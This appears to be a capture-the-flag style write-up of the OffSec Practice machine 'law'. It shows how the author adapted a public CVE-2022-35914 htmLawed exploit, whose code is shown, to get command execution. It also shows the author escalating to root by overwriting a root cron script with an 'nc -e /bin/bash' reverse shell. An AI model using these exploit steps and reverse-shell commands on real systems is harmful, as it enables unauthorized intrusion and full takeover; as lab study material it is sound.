


OffSec Practice law(Intermediate) Alif

Enumeration

Nmap

Port 80 (HTTP)

Upon looking around in the http server, I got this:



Getting the shell

So I saw that this is using the htmlawed framework, so I googled for an exploit and found this exploit on github:

https://github.com/cosad3s/CVE-2022-35914-poc/blob/main/CVE-2022-35914.py

However, the exploit wont work just as is, will need to change the uri:

```
args = parser.parse_args()
exploit(args.url, args.cmd, args.user_agent,args.check,args.hook)

def exploit(url,cmd,user_agent,check,hook):
uri = "/vendor/htmlawed/htmlawed/htmLawedTest.php"
headers = {'User-Agent': user_agent}

session = requests.Session()
response_part1 = session.get(str(url)+uri, verify=False, headers=headers)
if (response_part1.status_code != 200):
```

Then I will need to blank it out:

```
def exploit(url,cmd,user_agent,check,hook):
    uri = "/"
    headers = {'User-Agent': user_agent}
    session = requests.Session()
```

So now it works, and the default command id is running:

Next command to run is a reverse shell, so i will set a listener and run the exploit again:

```
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```

To get the root, i ran a pspy64 script and noticed that a cleanup.sh is being run:

```
2024/01/25 22:28:45 CMD: UID=0 PID=3 |
2024/01/25 22:28:45 CMD: UID=0 PID=2 |
2024/01/25 22:28:45 CMD: UID=0 PID=1 | /sbin/init
2024/01/25 22:29:01 CMD: UID=0 PID=1119 | /usr/sbin/CRON -f
2024/01/25 22:29:01 CMD: UID=0 PID=1120 | /usr/sbin/CRON -f
2024/01/25 22:29:01 CMD: UID=0 PID=1121 | /bin/bash /var/www/cleanup.sh
2024/01/25 22:29:01 CMD: UID=0 PID=1122 | rm -rf /var/log/apache2/error.log
2024/01/25 22:29:01 CMD: UID=0 PID=1123 | /bin/bash /var/www/cleanup.sh
```

and cleanup does nothing but remove some logs:

```
"CExiting program... (interrupt)
www-data@law:/dev/shm$ cat /var/www/cleanup.sh
#!/bin/bash

rm -rf /var/log/apache2/error.log
rm -rf /var/log/apache2/access.log
www-data@law:/dev/shm$
```

Im going to use echo to put in a reverse shell command:

```
www-data@law:/dev/shm$ cat /var/www/cleanup.sh
#!/bin/bash

rm -rf /var/log/apache2/error.log
rm -rf /var/log/apache2/access.log
www-data@law:/dev/shm$ echo "nc -e /bin/bash 192.168
www-data@law:/dev/shm$ cat /var/www/cleanup.sh
mc -e /bin/bash 192.168
www-data@law:/dev/shm$ ./pspy64
```

Checking back on the listener, it ran and I got the root shell:

```
listening on [any] 4567 ...
connect to [192.168 ...] from (UNKNOWN) [192.168 )] 35958
id
uid=0(root) gid=0(root) groups=0(root)
```